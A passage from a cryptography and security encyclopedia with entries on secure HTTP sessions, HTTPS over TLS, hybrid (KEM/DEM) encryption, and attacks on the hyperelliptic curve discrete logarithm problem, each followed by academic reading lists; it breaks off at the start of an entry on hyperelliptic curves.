Most sensitive applications will require that the HTTP communications be conducted using the ►transport layer security (TLS) protocol. TLS provides crytpographic authentication and message encryption mechanisms for protecting the communications between the client and the server. While TLS supports cryptographic authentication of the client (by the server), this feature is optional and in many instances TLS is only relied upon for authentication of the server (by the client) and encryption of all transmitted HTTP messages. HTTP itself provides only simple client authentication mechanisms (►HTTP Authentication and Authorization) and, in general, when client authentication is required (and TLS is not used for client authentication), then the server application will usually implement its own authentication mechanism.

Designers of server applications must be careful to ensure that the methods they employ for conducting an HTTP session and maintaining the associated state information are secure. For example, session identifiers should be *fresh* (they should not have been previously used) and *unpredictable*. Otherwise, the session identifier associated with an active session might be either obtained from a previous session or guessed, leading to ►session hijacking attacks or *session fixation attacks* (see [3] for a more detailed discussion). If the client is to be authenticated, then the server must carefully monitor the authentication process and ensure that access to sensitive information is granted only after the authentication process has successfully completed.

Designers of client applications must ensure that sensitive information associated with one session is not

exposed while the user carries out another session with a (potentially malicious) Web site. ►Cross-site scripting attacks, are an example of a class of attack which can potentially reveal session identifiers (and other sensitive data) to malicious entities.

Open Problems

Designing, implementing, and deploying secure HTTP applications is particularly difficult due to the complex and distributed nature and modern information systems. Secure management of the underlying HTTP sessions is likewise difficult due the complicated interactions between the different protocol layers, in particular Transmission Control Protocol (TCP), TLS, HTTP and the application itself. Web services compound this problem by adding the Simple Object Access Protocol (SOAP) into the mix. Currently all of these layers are relied upon (by applications) to provide different security services. The interdependencies between these different protocol layers can lead to subtle, difficult to detect, vulnerabilities.

Recommended Reading

1. Fielding R, Gettys J, Mogul J, Frystyk H, Masinterand L, Leach P, Berners-Lee T (1999) Hypertext transfer protocol – HTTP/1.1. RFC 2616 (draft standard), June 1999. Updated by RFC 2817
2. Kristol D, Montulli L (2000) HTTP state management mechanism. RFC 2965 (proposed standard), October 2000
3. Murphey L (2005) Secure session management: preventing security voids in web applications. SANS Institute, Bethesda, Maryland January 2005. Revision 3
4. The Open Web Application Security Project (OWASP). A guide to building secure Web applications and Web services, 2.0 Black Hat edition, July 2005 wasp.org

HTTPS, HTTP over TLS

Torben Pedersen
Cryptomathic, Århus, Denmark

Related Concepts

►Secure Socket Layer (SSL); ►Transaction Layer Security (TLS)

Definition

HTTPS provides a mechanism for sending HTTP messages over a TLS secured connection rather than directly over TCP. A secure HTTP request is made using an URL of the type "https://..." instead of the "http://..." request used for ordinary HTTP. The default HTTPS port number is 443, as assigned by the Internet Assigned Numbers Authority.

Background

The usage of HTTP in various (shopping) applications over Internet as well as the need to transmit sensitive information (such as payment information) in many of these introduced the requirement to use HTTP securely. HTTP over SSL was created to allow sending HTTP messages over an SSL secured channel. Today, TLS, the successor of SSL, is normally used to secure the channel.

Theory

SSL and its successor TLS can be used to set up a secure channel between a client and a server. This channel offers confidentiality and server authentication and can optionally provide client authentication.

Thus HTTPS, see [1], is a two-step process in which security mechanisms and the necessary session keys in TLS are agreed initially. These session keys establish a secure tunnel during which the actual messages can be subsequently transmitted. The HTTPS server must have a certified public key ("►Certificate" and "►Public Key Cryptography"), which is used when exchanging the session keys (e.g., the client generates and encrypts a common secret under the public key of the server). Only a server having the private key corresponding to the public key in the certificate is able to recover the exchanged secret and obtain a common key with the requesting entity. By looking up the information in the server's certificate, the client can therefore be confident that it communicates with the right server and that only this server can see the contents of the messages transmitted over HTTPS.

In case of client authentication, the client must have a certified key pair as well. During initial key agreement in TLS, this key pair is used to authenticate the client by making a *digital signature*. Thus the server may base its decision to proceed on the identity of the client. In particular, this allows the server to control access to its services.

There are three important limitations of HTTPS. First of all HTTPS does not provide end-to-end security, but only secures the communication channel between the client and the server. In many web applications the messages are processed by a backend application. HTTPS does not provide any security between the web server receiving the request and the backend application. End-to-end security can be provided by adding security on the application level (e.g., as proposed in [2]), but this is outside the scope of HTTPS and must not be confused with HTTPS.

Secondly, the server is only authenticated to the extent that the client verifies the TLS certificate of the server.

Browsers can ensure that the certificate is valid (against a root of trust) and that it matches the address of the server. However, in case this verification fails browsers normally leave it to the user to decide what to do. This opens up the door for users to accept a certificate that they should not have accepted.

Thirdly, some attacks have used a server with a name (URL) very close to that of the attacked server. If the attacker gets a TLS certificate for this malicious server and lures the user into accessing it (e.g., using phishing), TLS will not help the user, who doesn't notice the small difference in the URL.

Recommended Reading

1. RfC2818: HTTP over TLS. http://www.rfc-editor.org/rfc.html
2. RfC2660: the secure hypertext transfer protocol. http://www.rfc-editor.org/rfc.html

Human Ear Biometrics

►Ear Shape for Biometric Identification

Human Ear Identification

►Ear Shape for Biometric Identification

Human Ear Recognition

►Ear Shape for Biometric Identification

Human Ear Verification

►Ear Shape for Biometric Identification

Hybrid Encryption

Kaoru Kurosawa
Department of Computer and Information Sciences, Ibaraki University, Hitachi-shi, Japan

Related Concepts

►Digital Signatures; ►Symmetric-Key Encryption Scheme

Definition

In a hybrid encryption scheme, a public-key encryption technique is used to encrypt a key K (KEM part) and a symmetric-key encryption technique is used to encrypt the actual plaintext m with the key K (DEM part).

Background

Shoup proved that a hybrid encryption scheme is secure against chosen ciphertext attack (CCA-secure) if KEM and DEM are both CCA-secure. Kurosawa and Desmedt showed a novel construction; their KEM is not CCA-secure, yet the whole scheme is. After that, other approaches have been proposed too.

Theory

A hybrid encryption scheme consists of two parts, a public-key encryption part called KEM (key encapsulation mechanism) and a symmetric-key encryption part called DEM (data encapsulation mechanism). A hybrid encryption scheme itself is a public-key encryption scheme whose public key and secret key are the same as in the KEM. Hence its security definitions are the same as those of public-key encryption schemes.

A public-key encryption scheme is said to be IND-CPA secure (secure in the sense of indistinguishability against chosen plaintext attack) if an adversary obtains (effectively) no information about m from the ciphertext C. It is said to be IND-CCA secure (secure in the sense of indistinguishability against chosen ciphertext attack) if an adversary obtains (effectively) no information about m from C even if she has access to the decryption oracle that returns a decryption for each query C'. Of course, she cannot query the target ciphertext C.

An advantage of hybrid encryption schemes is that a plaintext can be any bit string of any length. Another advantage is that it is sometimes easier to construct secure hybrid encryption schemes than the direct construction of public-key encryption schemes.

As the first example, consider the ElGamal encryption scheme. If the underlying group is defined over an elliptic curve, then a plaintext m must be a point of the elliptic curve in order that it is IND-CPA secure. Thus the plaintext space is restricted.

As the second example, consider RSA. Remember that a ciphertext is given by $C = m^e \bmod N$, where (N, e) is a public key. RSA is not IND-CPA secure because an adversary can see that $m = 0$ if $C = 0$, and $m = 1$ if $C = 1$. Yet it is easy to construct a provably secure hybrid encryption scheme under the RSA assumption as shown below. (The RSA assumption claims that it is hard to compute m from (N, e) and $C = m^e \bmod N$.)

Define RSA-KEM in such a way that the encryption algorithm chooses $r \in Z_N^*$ randomly, and computes $c_1 = r^e \bmod N$ and $K = H(r)$, where H is a hash function. It then outputs (c_1, K). Next let the DEM part compute $c_2 = m \oplus \mathsf{PRBG}(\mathsf{K})$, where $\oplus$ denotes bitwise XOR and PRBG denotes a pseudorandom bit generator. (This is essentially the one-time-pad.) Finally let the ciphertext be $C = (c_1, c_2)$. This hybrid encryption scheme is IND-CPA under the RSA assumption in the random oracle model. (H is modeled as a random oracle.)

Further modify the DEM part as follows. First let $K = K_e || K_m$, where $||$ denotes concatination. Next compute $c_2 = m \oplus \mathsf{PRBG}(K_e)$ and $c_3 = MAC_{K_m}(c_2)$, where MAC denotes a message authentication code (MAC). Finally let the ciphertext be $C = (c_1, c_2, c_3)$. This hybrid encryption scheme is IND-CCA secure under the RSA assumption in the random oracle model. Thus it is easy to construct a provably secure hybrid encryption scheme.

A practical PRBG can be obtained by using a counter mode, where the seed K is used as a key of the underlying block cipher, say AES. That is, $\mathsf{PRBG}(K) = AES_K((0)_2)||AES_K((1)_2)||AES_K((2)_2)||\cdots$, where $(i)_2$ denotes the binary representation of i. This construction is a pseudorandom bit generator if the underlying block cipher is a pseudorandom permutation.

Formally, KEM is a tuple of three algorithms $\mathsf{KEM} = (K_{\text{kem}}, E_{\text{kem}}, D_{\text{kem}})$. The key generation algorithm K_{kem} generates a pair $(pk, sk) \xleftarrow{R} K_{kem}(1^n)$, where pk is a public key, sk is a secret key, and n is a security parameter. The encryption algorithm E_{kem} takes a public key pk, and returns $(c_1, K) \xleftarrow{R} E_{\text{kem}}(pk)$, where c_1 is a ciphertext and K is a DEM key. The decryption algorithm D_{kem} takes a secret key sk and a ciphertext c_1, and returns $D_{\text{kem}}(sk, c_1)$, which is either a DEM key K or *reject*.

A KEM is said to be CPA-secure if (pk, c_1, K) is indistinguishable from (pk, c_1, K'), where K' is a random string. It is said to be CCA-secure if (pk, c_1, K) is indistinguishable from (pk, c_1, K') even if an adversary has access to the decryption oracle.

It is easy to prove that a hybrid encryption scheme is IND-CPA secure if the KEM is CPA-secure and the DEM is the one-time-pad. (That is, a ciphertext is $C = (c_1, c_2 = m \oplus \mathsf{PRBG}(K))$.) Indeed, since K is indistinguishable from a random string, c_2 works as the one-time-pad. Shoup [20] proved that a hybrid encryption scheme is IND-CCA secure if the KEM is CCA-secure and the DEM is the one-time-pad plus MAC. (More precisely, it is enough that DEM is CCA-secure [11].)

For example, RSA-KEM is CCA-secure under the RSA assumption in the random oracle model. Another CCA-secure KEM is obtained as follows. Let G be a cyclic group of a prime order p, and let g be a generator. That is, $G = \{1, g, g^2, \cdots, g^{p-1}\}$. The key generation algorithm chooses $x \xleftarrow{R} Z_p$, and computes $y = g^x$, where $Z_p = \{0, 1, \cdots, p-1\}$. It outputs y as a public key, and x as a secret key. The encryption algorithm chooses $r \xleftarrow{R} Z_p$, and computes $c_1 = g^r$ and $K = H(g^r, y^r)$. This KEM is CCA-secure under the gap Diffie–Hellman (the gap DH) assumption in the random oracle model. The gap DH assumption claims that it is hard to compute g^{ab} from (g, g^a, g^b) even if it is allowed to have access to the decisional Diffie–Hellman (DDH) oracle. For a query $(g^\alpha, g^\beta, g^\gamma)$, the DDH oracle tells whether $\gamma = \alpha \cdot \beta \bmod p$ or not.

On the other hand, it is much harder to construct IND-CCA secure public-key encryption schemes without random oracles. The first schemes were presented by Naor and Yung [18], Rackoff and Simon [19], and Dolev, Dwork, and Noar [12]. However, they were quite impractical. The first truly practical IND-CCA secure public-key encryption scheme was shown by Cramer and Shoup [9]. The security of this scheme is proved under the DDH assumption, where the DDH assumption claims that it is hard to distinguish (g, g^a, g^b, g^{ab}) from (g, g^a, g^b, g^c), where $a, b, c \xleftarrow{R} Z_p$. In [20], Shoup showed a CCA-secure KEM as a variant of the Cramer–Shoup public-key encryption scheme under the DDH assumption.

Kurosawa and Desmedt [17] showed a new KEM by modifying the KEM of Shoup [20]. Its major practical advantage is that it saves the computation of one exponentiation and produces shorter ciphertexts. This efficiency improvement is the result of a novel observation: previous hybrid encryption schemes were proven secure by proving that the KEM was CCA-secure. On the other hand, their KEM is not CCA-secure, yet the whole scheme is, assuming the DDH assumption.

Their security proof relies on the use of information theoretically secure components in the DEM construction (specifically the key derivation function (KDF) and the MAC). Gennaro and Shoup [13] showed an alternative proof that removes the need for information theoretically secure KDF and MAC, thereby effectively improving the efficiency and applicability of Kurosawa–Desmedt scheme.

In [13, 17], the authors were not able to prove or disprove the CCA-security of the Kurosawa–Desmedt KEM. Choi et al. [8] proved that the Kurosawa–Desmedt KEM is actually *not* CCA-secure.

An interesting question is then, what property does the Kurosawa–Desmedt KEM satisfy so that the whole hybrid encryption scheme is IND-CCA secure? Abe, Gennaro, and Kurosawa [1] gave a possible answer to this question. They formalized the notion of *Tag-KEM* in which the encryption algorithm takes an external input called a

tag. (The encryption algorithm of KEM takes no input.) They defined the notion of CCA-security for Tag-KEMs and showed that the Kurosawa–Desmedt scheme can be "explained" as a CCA-secure Tag-KEM. The resulting hybrid encryption scheme is CCA-secure if Tag-KEM is CCA-secure and DEM is just one-time-pad. Abe et al. also showed several generic construction methods of CCA-secure Tag-KEM.

A different approach was taken by Hofheinz and Kiltz in [16]. They defined the notion of *constrained* CCA-security (CCCA-security) for a KEM, and showed that this yields a CCA-secure hybrid encryption scheme along with an authenticated encryption scheme, which includes the Kurosawa–Desmedt scheme as an example.

Cramer and Shoup showed that their original scheme in [9] was a special instance of a generic paradigm based on *hash proof systems* [10]. Due to this abstraction, new CCA-secure schemes can be built based on different computational assumptions, such as quadratic residuosity and N-residuosity mod N^2. Kurosawa–Desmedt KEM can be generalized to *hash proof systems* also.

Other Directions Without Random Oracle

Canetti, Halevi, and Katz [7] showed a general method for constructing an IND-CCA secure public-key encryption scheme from an identity-based encryption scheme (IBE) and a one-time signature scheme, where the IBE must be selective-ID IND-CPA secure. Boneh and Katz [4] showed a more efficient method by replacing the one-time signature scheme with a MAC along with an appropriate KEM. Based on this approach, Boyen, Mei, and Waters [5] showed a further better KEM by taking advantage of specific properties of Boneh–Boyen IBE [3]. The KEM is CCA-secure under the decisional bilinear Diffie–Hellman (BDH) assumption.

Hanaoka and Kurosawa [14] showed another generic method for constructing a CCA-secure KEM from a broadcast encryption scheme that satisfies "verifiabbility." Based on this approach, they showed a CCA-secure KEM under the computational Diffie–Hellman (CDH) assumption such that the size of ciphertexts is the same as that of Cramer–Shoup KEM while the size of public key is larger. The CDH assumption, which is weaker than the DDH assumption, claims that it is hard to compute g^{ab} from (g, g^a, g^b). They also explicitly showed a CCCA-secure KEM under the hashed Diffie–Hellman (HDH) assumption, which is as efficient as the Kurosawa–Desmedt scheme. The HDH assumption, which is weaker than the DDH assumption, claims that it is hard to distinguish $(g, g^a, g^b, H(g^{ab}))$ from (g, g^a, g^b, r), where H is a hash function and r is a random string.

Recommended Reading

1. Abe M, Gennaro R, Kurosawa K (2008) Tag-KEM/DEM: a new framework for hybrid encryption. J Cryptol 21(1):97–130
2. Bellare M, Rogaway P (1993) Random oracles are practical: a paradigm for designing efficient protocols. In: ACM conference on computer and communications security. ACM Press, New York, pp 62–73
3. Boneh D, Boyen X (2004) Efficient selective-ID secure identity-based encryption without random oracles. EUROCRYPT. Springer, Berlin, pp 223–238
4. Boneh D, Katz J (2005) Improved efficiency for CCA-secure cryptosystems built using identity-based encryption. CT-RSA. Springer, Berlin, pp 87–103
5. Boyen X, Mei Q, Waters B (2005) Direct chosen ciphertext security from identity-based techniques. In: ACM conference on computer and communications security. ACM Press, New York, pp 320–329
6. Canetti R, Goldreich O, Halevi S (2004) The random oracle methodology, revisited. J ACM 51(4):557–594
7. Canetti R, Halevi S, Katz J (2004) Chosen-ciphertext security from identity-based encryption. EUROCRYPT. Springer, Berlin, pp 207–222
8. Choi SG, Herranz J, Hofheinz D, Hwang JY, Kiltz E, Lee DH, Yung M (2009) The Kurosawa-Desmedt key encapsulation is not chosen-ciphertext secure. Inform Process Lett 109(16):897–901
9. Cramer R, Shoup V (1998) A practical public key cryptosystem provably secure against adaptive chosen ciphertext attack. CRYPTO'98, LNCS vol 1462. Springer, Berlin, pp 13–25
10. Cramer R, Shoup V (2002) Universal hash proofs and a paradigm for chosen ciphertext secure public key encryption. EuroCrypt'02, LNCS vol 2332. Springer, Berlin, pp 45–64
11. Cramer R, Shoup V (2003) Design and analysis of practical public-key encryption schemes secure against adaptive chosen ciphertext attack. SIAM J Comput 33:167–226
12. Dolev D, Dwork C, Naor M (1991) Non-malleable cryptography. STOC'91. ACM Press, New York, pp 542–552
13. Gennaro R, Shoup V A note on an encryption scheme of Kurosawa and Desmedt. IACR eprint archive http://eprint.iacr.org/2004/194
14. Hanaoka G, Kurosawa K (2008) Efficient chosen ciphertext secure public key encryption under the computational Diffie-Hellman assumption. ASIACRYPT. Springer, Berlin, pp 308–325
15. Herranz J, Hofheinz D, Kiltz E The Kurosawa-Desmedt key encapsulation is not chosen-ciphertext secure. IACR eprint archive http://eprint.iacr.org/2006/207
16. Hofheinz D, Kiltz E (2007) Secure hybrid encryption from weakened key encapsulation. CRYPTO, LNCS vol 4622. Springer, pp 553–571
17. Kurosawa K, Desmedt Y (2004) A new paradigm of hybrid encryption scheme. CRYPTO'04, LNCS vol 3152. Springer, Berlin, pp 426–442
18. Naor M, Yung M (1990) Public-key cryptosystems provably secure against chosen ciphertext attacks. In: Proceedings of the twenty second annual ACM symposium on theory of computing, in STOC'90. ACM Press, New York, pp 427–437
19. Rackoff C, Simon D (1991) Noninteractive zero-knowledge proof of knowledge and chosen ciphertext attack. CRYPTO'91, LNCS, vol 576. Springer, Berlin, pp 433–444
20. Shoup V (2000) Using hash functions as a hedge against chosen ciphertext attack. EuroCrypt'00, LNCS vol 1807. Springer, Berlin, pp 275–288

Hyperelliptic Curve Discrete Logarithm Problem (HECDLP)

►Hyperelliptic Curve Security

Hyperelliptic Curve Security

Roberto Avanzi[1], Nicolas Thériault[2]
[1]Ruhr-Universität Bochum, Bochum, Germany
[2]Departamento de Matemática, Universidad del Bío-Bío, Talca, Chile

Synonyms

Hyperelliptic curve discrete logarithm problem (HECDLP)

Related Concepts

►Discrete Logarithm Problem; ►Elliptic Curve Discrete Logarithm Problem

Definition

The hyperelliptic curve discrete logarithm problem is a special case of the ►discrete logarithm problem.

Background

Let H be a ►hyperelliptic curve defined over a ►finite field $\mathbb{F}_q$, and let $D_a \in \mathrm{Pic}^0_H(\mathbb{F})$ be a divisor of order n. Given $D_b \in \langle D_a \rangle$, the *hyperelliptic discrete logarithm problem* consists in finding an integer λ, $0 \leq \lambda \leq n-1$ such that $D_b = \lambda D_a$. The *hyperelliptic discrete logarithm problem* is a special case of the discrete logarithm problem in which the cyclic group G is represented by the group of divisors in the divisor class group of a hyperelliptic curve. The intractability of the hyperelliptic curve discrete logarithm problem for curves of small genus makes these of cryptographic interest, thus motivating ►hyperelliptic curve cryptography.

Theory

Attacks on the hyperelliptic curve discrete logarithm problem can be divided in three main categories:

- Generic methods, which apply to all groups (regardless of how the groups are obtained).
- Index calculus methods, which take advantage of the general structure of divisor class group. These attacks depend on the genus and the size of the field over which the curve is defined, but are mostly independent of the specific curve.
- Special-purpose algorithms, which work either for specific curves or for curves defined over specific types of fields. These include Weil and Tate pairing attacks, Weil descent, and other mappings between curves of different types.

Generic Methods

All the methods that can be used to solve the discrete logarithm problem for generic groups can also be used to solve the hyperelliptic curve discrete logarithm problem. As a result, the hyperelliptic curves that are considered for cryptography should have a group order that is either prime or has a very large prime factor, in order to avoid the subgroup attack of Pohlig and Hellman [15].

Pollard's ρ method [16] remains the fastest algorithm to solve the discrete logarithm problem in the Jacobian of most hyperelliptic curves of genus 2, but unlike the ►elliptic curve discrete logarithm problem, other attacks often have to be taken into account when determining the security requirement for other hyperelliptic curves.

Index Calculus Methods

Index calculus methods did not prove very successful to solve the elliptic curve discrete logarithm problem in general, except for elliptic curves defined over field extensions of small degrees. The situation is quite different for hyperelliptic curve, where it becomes one of the main concerns when establishing security requirements.

Curves of Large Genus

The first successful adaptation of ►index calculus algorithm to hyperelliptic curve Jacobians is due to Adleman, DeMarrais, and Huang [1]. They used irreducible divisors (sums of a point and all its images under the Frobenius endomorphism) of a certain degree to define their factor base, and principal divisors to search for smooth relations. The algorithm of Adleman, DeMarrais, and Huang was later refined by Enge and Gaudry [4, 5] to obtain a running time of

$$L_{q^g}\left(\frac{1}{2}, \frac{\left(\sqrt{2t+1}+1\right)}{\sqrt{t}}\right) = \exp\left(\frac{\left(\sqrt{2t+1}+1\right)}{\sqrt{t}}\sqrt{\ln q^g}\sqrt{\ln\ln q^g}\right)$$

where t is a constant smaller than $g/\log_g q$, and $q \leq L_{q^g}(1/2, 1/\sqrt{t})$.

More recently, Enge, Gaudry, and Thomé [6] obtained a significant improvement, going from an $L(1/2)$ to an

$L(1/3)$ algorithm. Given a curve of genus g with a defining equation of degree a in x and b in y and $g > (\ln q)^2$, the running time becomes

$$L_{q^g}\left(\frac{1}{3}, \sqrt[3]{\frac{64\kappa}{9}}\right) = \exp\left(\sqrt[3]{\frac{64\kappa}{9}\ln q^g (\ln\ln q^g)^2}\right)$$

where κ is a constant no smaller than ab/g. If every monomial $x^i y^j$ in the equation defining the curve satisfies $bi + aj \leq ab$ (e.g., for $C_{a,b}$ curves), the κ term can be removed from the running time.

Curves of Small Genus

The first presentation of an index calculus algorithm capable of efficiently solving the discrete logarithm problem in the Jacobian of hyperelliptic curves is due to Gaudry [9]. By using the points of the curve that are defined over $\mathbb{F}_q$ as a factor base, and decomposing reduced divisors according to their finite support, it becomes possible to solve the discrete logarithm problem in time $\widetilde{O}(q^2)$. To find the smooth relations used in the index calculus algorithm, Gaudry uses a random walk, similar to that used in Pollard's ρ method. Gaudry's algorithm effectively improves on the running time of Pollard's ρ method for curves of genus 5 and higher. The direct result of this algorithm was to limit the genus of hyperelliptic curve considered for cryptographic applications to at most 4.

Since the all points over $\mathbb{F}_q$ are statistically equivalent in terms of their impact on the index calculus, it is possible to use only a subset of the points of the curve defined over $\mathbb{F}_q$ as the factor base. By introducing "single large prime" [19] and "double large primes" [11, 14] variations, it has been possible to reduce the running time of the index calculus algorithm. The fastest known index calculus variation known at present takes time

$$\widetilde{O}\left(q^{2-\frac{2}{g}}\right)$$

to solve the discrete logarithm problem in the Jacobian of an hyperelliptic curve of genus g.

For curves of genus 2, the (best possible) complexity of index calculus techniques reduces to that Pollard's rho method, but with a constant factor larger than the $\sqrt{\pi}/2$ of Pollard ρ. As a consequence, genus 2 curves defined over prime fields and fields of (large) prime extension degree are generally considered secure against index calculus attacks (for fields of small extension degree, see the next subsection).

Given the impact of these attacks on the security of the hyperelliptic curves, more attention is given to curves of genus 2 than those of genus 3 and 4. Recent implementation results show that genus 3 and 4 curves can still be of cryptographic interest in some cases (►Hyperelliptic Curves Performance), but special care must be taken when choosing the size of the field over which the curve is defined. To compare with curves that rely on the running time of Pollard's ρ method, better knowledge about the constant factors is required. Some progress has been made in this direction, showing that variations that use up to one large prime have constant factors relatively similar to that of Pollard's ρ [21]. However, it remains unclear how to exactly balance the comparison for the double large prime variation: at best it is known to be effective in small examples. Nevertheless, many authors prefer to assume that index calculus algorithms have the same constant factor as Pollard's ρ metod, at the risk of disadvantaging curves of genus 3 and 4 in a fair comparison (but making it possible to compare the efficiency of those cryptosystems).

A surprising development in the discrete logarithm problem for algebraic curves came with the presentation of an index calculus algorithm geared toward non-hyperelliptic curves of low genus by Diem [2, 3]. Although it had been assumed that the discrete logarithm problem would be at least as difficult for non-hyperelliptic curves as it is for hyperelliptic ones (since hyperelliptic curves are a special type of algebraic curves), Diem showed that it is in fact easier. By reintroducing the use of principal divisors as the source of smooth relations (instead of reduced divisors), as it is done for curves of high genus, Diem was able to obtain a running time of

$$\widetilde{O}\left(q^{2-\frac{2}{d-2}}\right)$$

where d is the degree of the equation defining the curve. In general, this can be upper-bounded by $\widetilde{O}(q^{2-2/(g-1)})$ for non-hyperelliptic curves of genus g. This had a significant impact on the security of non-hyperelliptic curves of genus 3, since their discrete logarithm problem could now be solved in time $\widetilde{O}(q)$ (these curves have equations of degree 4). Since this is essentially the same running time required by curves of genus 2, but with a significantly more costly group arithmetic, non-hyperelliptic curves of genus 3 are no longer considered for cryptographic applications.

Curves over Field Extensions

Gaudry's technique[10] to perform an index calculus algorithm on curves defined over field extensions $\mathbb{F}_{q^m}$ although mainly intended for the elliptic curve discrete logarithm problem, also applies naturally to curves of higher genus. By constructing the factor base using points over $\mathbb{F}_q$ (rather than $\mathbb{F}_{q^m}$), it becomes possible to treat the genus g curve over $\mathbb{F}_{q^m}$ as if it were a genus mg hyperelliptic curve defined over the field $\mathbb{F}_q$. By using a two large primes variation of index calculus to these factor bases, one obtains a running time of $\widetilde{O}(q^{2-2/mg})$.

This approach is particularly effective for curves of genus 2 over quadratic field extensions. In that case the complexity of the discrete logarithm decreases to $\widetilde{O}(q^{3/2})$, down from the $O(q^2)$ complexity of Pollard's ρ method.

For other combinations of genus and degree of the field extension, the practicality of this attack is still unclear (due to large constant factors), but it remains a concern. As a consequence, it is generally preferred to avoid small extension degrees when choosing curves that will be used for cryptographic applications.

Special-Purpose Algorithms

Some families of curves have been found to be susceptible to more specialized attacks than Pollard's ρ method and the various index calculus algorithms. These families of curves should generally be either avoided for cryptographic applications, or their specific security requirements should be taken into account – for example in the case of pairing-based cryptosystems.

Weil and Tate Pairing Attacks

The pairing-based attacks by Frey and Rück [7] and Menezes, Okamoto, and Vanstone [13] can also be applied to supersingular hyperelliptic curves, reducing the HECDLP to a discrete logarithm problem over the field $\mathbb{F}_{q^k}$ with k not too large. As in the case of elliptic curves, it is always possible to define such a pairing, but for most curves the value of k is too large for the problem to be tractable in the finite field (not to mention the cost of computing the pairing itself).

At the same time, the ability to compute efficient Weil and Tate pairings for some hyperelliptic curves [12] opens the possibility of using pairing-based cryptosystems built upon those groups.

Weil Descent

The Weil descent attack is another approach that can be carried over from the elliptic curve discrete logarithm problem to the hyperelliptic curve discrete logarithm problem. Only a few papers deal with Weil descent attacks on hyperelliptic curves [8, 18, 20]. For genera higher than 1, it would seem to be more difficult to perform a Weil descent attack, in the sense that the proportion of isomorphism classes of curves that are at risk is lower than in the elliptic curve case. However, the possibility of such an attack remains present, and it is therefore natural to tread carefully before using extension degrees where a Weil descent attack would be possible in the context of elliptic curves.

Curve Mappings

Following the realization that the discrete logarithm problem on non-hyperelliptic curves may be weaker than on hyperelliptic curves of the same genus, the question arose as to which hyperelliptic Jacobians could be mapped to non-hyperelliptic ones, and how this could be done.

The first (and so far only) work to present an answer is due to Smith [17]. It consists in a technique to map Jacobians of hyperelliptic curves of genus 3 in the real model to Jacobians of non-hyperelliptic ones (again of genus 3). The probability of success of this attack depends heavily on the factorization type of the equation defining the hyperelliptic curve (over the field $\mathbb{F}_q$).

The attack always produces a non-hyperelliptic curve of genus 3, but is successful only when the field over which the curve is defined remains the same. In that case, the discrete logarithm problem can be solved in time $\widetilde{O}(q)$ using Diem's attack. If the field over which the non-hyperelliptic curve is defined changes, the new field is an extension of $\mathbb{F}_q$, and the index calculus attack becomes slower than it was on the hyperelliptic curve (hence the attack fail).

The probability of success for a randomly chosen hyperelliptic curves defined over a field $\mathbb{F}_q$ is on average close to 20% (in fact $\approx$ 18.57%), but this varies wildly depending on the factorization type of the defining equation. If the polynomial $F(x)$ defining the curve (as $y^2 = F(x)$) splits over $\mathbb{F}_q$, success is almost certain (the probability of success is $1 - (3/4)^{105}$). On the other hand, if $F(x)$ contains an irreducible factor of degree 5 or 7, or has exactly one irreducible factor of degree 3, then the attack always fails. The remaining types of factorization have intermediate probabilities of success.

As a result of this attack, it is recommended not to choose the equation of a hyperelliptic curve of genus 3 completely at random, but to ensure that it factors in certain ways.

So far it is not known if the attack of Smith can be broadened to include a larger proportion of the genus 3 curves, or if it can be applied in even characteristic. It is not yet known how to do similar constructions for curves of higher genus.

Recommended Reading

1. Adleman LM, DeMarrais J, Huang MD (1999) A subexpotential algorithm for discrete logarithms over hyperelliptic curves of large genus over GF(q). Theor Comput Sci 226:7–18
2. Diem C (2006) Index calculus in class groups of plane curves of small degree. Algorithmic Number Theory Symposium – ANTS VII, Lecture Notes in Computer Science 4076:543–557. Springer, Berlin
3. Diem C, Thomé E (2008) Index calculus in class groups of non-hyperelliptic curves of genus three. J Cryptol 21:593–611
4. Enge A (2002) Computing discrete logarithms in high-genus hyperelliptic Jacobians in provably subexponential time. Math Comput 71(238):729–742
5. Enge A, Gaudry P (2002) A general framework for subexponential discrete logarithm algorithms. Acta Arithmet 102:83–103

6. Enge A, Gaudry P, Thomé E (2009) An L (1/3) discrete logarithm algorithm for low degree curves. preprint
7. Frey G, Rück H (1994) A remark concerning m-divisibility and the discrete logarithm problem in the divisor class group of curves. Math Comput 62(206):865–874
8. Galbraith SD (2003) Weil descent of Jacobians. Discrete Appl Math 128(1):165–180
9. Gaudry P (2000) An algorithm for solving the discrete logarithm problem on hyperelliptic curves. Advances in cryptology – EUROCRYPT 2000, Lecture Notes in Computer Science 1807, pp. 19–34. Springer, Berlin
10. Gaudry P (in press) Index calculus for abelian varieties and the elliptic curve discrete logarithm problem. J Symbol Comput
11. Gaudry P, Thomé E, Thériault N, Diem C (2007) A double large prime variation for small genus hyperelliptic index calculus. Math Comput 76(257):475–492
12. Granger R, Hess F, Oyono R, Thériault N, Vercauteren F (2007) Ate Pairing on Hyperelliptic Curves. EUROCRYPT 2007, Lecture Notes in Computer Science 4515:430–447. Springer, Berlin
13. Menezes A, Okamoto T, Vanstone S (1993), Reducing elliptic curve logarithms in a finite field. IEEE Trans Inf Theor, IT-39(5):1639–1646
14. K. Nagao, Index calculus attack for Jacobian of hyperelliptic curves of small genus using two large primes. Jpn J Ind Appl Math 24(3):289–305
15. Pohlig S, Hellman M (1978) An improved algorithm for computing logarithms over GF(p) and its cryptographic significance. IEEE Trans Inf Theor 24:106–110
16. Pollard J (1978) Monte Carlo methods for index computation (mod p). Math Comput 32:918–924
17. Smith B, Isogenies and the discrete logarithm problem on Jacobians of genus 3 hyperelliptic curves. Advances in Cryptology – EUROCRYPT 2008, Lecture Notes in Computer Science 4965:163–180. Springer, Berlin
18. Thériault N (2003) Weil descent attack for Kummer extensions. J Ramanujan Math Soc 18:281–312
19. Thériault N (2003) Index calculus attack for hyperelliptic curves of small genus. Advances in cryptology – ASIACRYPT 2003, Lecture Notes in Computer Science 2894:75–92. Springer, Berlin
20. Thériault N (2003) Weil descent for Artin-Schreier curves. preprint, 2003
21. Thériault N (with Avanzi R), Towards an exact cost analysis of index calculus algorithms. Presentation at ECC 2006

Hyperelliptic Curves

Roberto Avanzi[1], Nicolas Thériault[2]
[1]Ruhr-Universität Bochum, Bochum, Germany
[2]Departamento de Matemática, Universidad del Bío-Bío, Talca, Chile

Synonyms

HEC acronym is often used for hyperelliptic curves; Sometimes, however, it also stands for hyperelliptic curve cryptography. For the latter concept the acronym HECC is often used

Related Concepts

►Elliptic Curves

Definition

